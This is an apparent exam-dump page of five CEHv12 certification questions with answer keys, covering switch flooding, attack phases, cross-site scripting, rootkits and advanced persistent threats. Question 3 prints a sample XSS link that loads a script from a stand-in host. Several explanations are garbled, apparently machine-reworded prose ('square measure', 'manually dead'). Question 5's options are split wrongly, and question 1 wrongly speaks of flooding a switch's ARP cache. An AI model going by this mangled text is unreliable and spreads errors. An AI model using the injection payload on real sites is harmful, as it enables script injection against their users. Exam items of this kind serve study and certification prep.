312-50V12$^{\text{Q\&As}}$

Certified Ethical Hacker Exam (CEHv12)

Pass EC-COUNCIL 312-50V12 Exam with 100% Guarantee

QUESTION 1

Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches.

If these switches\\' ARP cache is successfully flooded, what will be the result?

A. The switches will drop into hub mode if the ARP cache is successfully flooded.

B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.

C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.

D. The switches will route all traffic to the broadcast address created collisions.

Correct Answer: A

QUESTION 2

infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

A. Reconnaissance

B. Maintaining access

C. Scanning


D. Gaining access

Correct Answer: D

This phase having the hacker uses different techniques and tools to realize maximum data from the system. they\\'re Password cracking ?Methods like Bruteforce, dictionary attack, rule-based attack, rainbow table are used. Bruteforce is trying all combinations of the password. Dictionary attack is trying an inventory of meaningful words until the password matches. Rainbow table takes the hash value of the password and compares with pre-computed hash values until a match is discovered.?Password attacks ?Passive attacks like wire sniffing, replay attack. Active online attack like Trojans, keyloggers, hash injection, phishing. Offline attacks like pre-computed hash, distributed network and rainbow. Non electronic attack like shoulder surfing, social engineering and dumpster diving.

QUESTION 3

This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.



```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

A. Cross-site-scripting attack

B. SQL Injection

C. URL Traversal attack

D. Buffer Overflow attack

Correct Answer: A

QUESTION 4

Which rootkit is characterized by its function of adding code and/or replacing some of the operating-system kernel code to obscure a backdoor on a system?

A. User-mode rootkit

B. Library-level rootkit

C. Kernel-level rootkit

D. Hypervisor-level rootkit

Correct Answer: C

QUESTION 5

John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization. Which of the following attack techniques is used by John?

A. Advanced persistent

B. threat Diversion theft

C. Spear-phishing sites

D. insider threat

Correct Answer: A

An advanced persistent threat (APT) may be a broad term wont to describe AN attack campaign within which an intruder, or team of intruders, establishes a bootleg, long presence on a network so as to mine sensitive knowledge. The targets

of those assaults, that square measure terribly fastidiously chosen and researched, usually embrace massive enterprises or governmental networks. the implications of such intrusions square measure huge, and include:

Intellectual property thieving (e.g., trade secrets or patents) Compromised sensitive info (e.g., worker and user personal data) The sabotaging of essential structure infrastructures (e.g., information deletion) Total website takeovers Executing an APT assault needs additional resources than a regular internet application attack. The perpetrators square measure typically groups of intimate cybercriminals having substantial resource. Some APT attacks square measure government-

funded and used as cyber warfare weapons.

APT attacks dissent from ancient internet application threats, in that:

They\\'re considerably additional advanced.

They\\'re not hit and run attacks--once a network is infiltrated, the culprit remains so as to realize the maximum amount info as potential. They\\'re manually dead (not automated) against a selected mark and indiscriminately launched against an

outsized pool of targets. They typically aim to infiltrate a complete network, as opposition one specific half. More common attacks, like remote file inclusion (RFI), SQL injection and cross-site scripting (XSS), square measure oftentimes

employed by perpetrators to ascertain a footing in a very targeted network. Next, Trojans and backdoor shells square measure typically wont to expand that foothold and make a persistent presence inside the targeted perimeter.